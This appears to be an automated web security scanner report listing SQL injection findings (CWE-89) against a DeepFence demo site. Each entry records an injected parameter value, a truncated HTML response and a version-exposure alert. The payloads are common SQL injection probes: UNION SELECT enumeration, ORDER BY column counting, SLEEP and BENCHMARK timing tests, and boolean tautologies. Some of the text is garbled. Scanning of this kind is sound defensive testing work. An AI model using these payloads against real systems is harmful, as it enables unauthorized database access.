href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#467	

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	
Test Step	GET	
Modified Parameters	Name	Value
	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary	

	hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#468

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>' or '-'</td></tr></table>	Name	Value	demouser@deepfence.io	' or '-'
Name	Value				
demouser@deepfence.io	' or '-'				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#469				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 28#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 28#
Name	Value				
demouser@deepfence.io	ORDER BY 28#				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#470

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 29--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 29--
Name	Value				
demouser@deepfence.io	ORDER BY 29--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				

CWE-ID CWE-89

Issue Number

#471

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)))#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#472

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)))#

Response

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#473

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AnD SLEEP(5)</td></tr></table>	Name	Value	demouser@deepfence.io	AnD SLEEP(5)
Name	Value				
demouser@deepfence.io	AnD SLEEP(5)				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				

CWE-ID CWE-89

Issue Number

#474

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	(SELECT * FROM (SELECT(SLEEP(5)))ecMj)#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number

#475

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	") or sleep(5)="

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
```

	<pre>cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#476

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11 #</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11 #
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11 #				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#477				

SQL Injection

Scan**Severity****ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID

CWE-89

Issue Number

#478

Scan

SQL Injection

Severity**ERROR****Endpoint**

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
demouser@deepfence.io	' or ''*'

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
```

	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#479

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24</td></tr> </table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#480				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 